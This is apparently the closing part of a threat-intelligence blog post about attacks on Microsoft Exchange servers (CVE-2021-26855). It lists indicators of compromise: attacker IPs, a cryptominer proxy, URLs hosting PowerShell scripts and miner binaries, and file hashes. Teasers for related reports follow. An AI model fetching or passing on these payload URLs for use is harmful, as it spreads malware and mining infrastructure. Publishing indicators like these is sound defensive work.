360 Quake cyberspace mapping system found a total of 3,378,260 data records for Microsoft Exchange servers by mapping assets across the network, including 534,590 independent IPs, as shown in the following figure.



## Contact us

Readers are always welcomed to reach us on [twitter](#), or email to netlab at 360 dot cn.

## IoC

IP:

```
178.62.226.184  
157.245.47.214
```

Miner Proxy:

```
159.65.206.137:3333
```

URL:

```
http://178.62.226.184/mini-reverse.ps1  
http://178.62.226.184/run.ps1  
http://178.62.226.184/config.json  
http://178.62.226.184/javacpl.exe  
http://178.62.226.184/WinRing0x64.sys
```

MD5:

```
79e2c9953f452f777d55749f01e5f3b7  
2d4d75e46f6de65fba2451da71686322  
0fe28f557e9997cd2750ff3fa86a659e  
67f2d42e30f6239114feaafc9ffd009d8  
0c0195c48b6b8582fa6f6373032118da
```

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Ana Maria Castellano

4 years ago

— ▾

What a problem, I must say. Like, it's even concerning how this huge companies are attacked successfully... Like, I can barely believe it. As once I read at <https://demyo.com/>, now it's time to get better defenses and nothing more. The damage is done.

0

0

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# CVE-2021-26855



## Microsoft Exchange 漏洞 (CVE-2021-26855) 在野 扫描分析报告

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Botnet

### 双头龙 (RotaJakiro), 一 个至少潜伏了3年 的后门木马

版权 版权声明：本文为Netlab原创，依据 CC BY-SA 4.0 许可证进行授权，转载请附上出处链接及本声明。概述 2021年3月25日，360 NETLAB的BotMon系统发现一个的VT 0检测的可疑ELF文件(MD5=64f6cfe44ba08b0babdd3904233c4857)，它会与4个业务类型截然不同的域名进行通信，端口均为TCP 443 (HTTPS)，但流量却并非...



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CVE-2021-26855

### Microsoft Exchange 漏洞 (CVE-2021- 26855) 在野扫描 分析报告

背景介绍 2021年3月2号，微软披露了Microsoft Exchange服务器的远程代码执行漏洞[1]。2021年3月3号开始，360网络安全研究院Anglerfish蜜罐开始模拟和部署Microsoft Exchange蜜罐插件，很快我们搜集到大量的漏洞检测数据，目前我们已经检测到攻击者植入Webshell，获取邮箱信息，甚至进行XMRig恶意挖矿(<http://178.62.226.184/run.php>...



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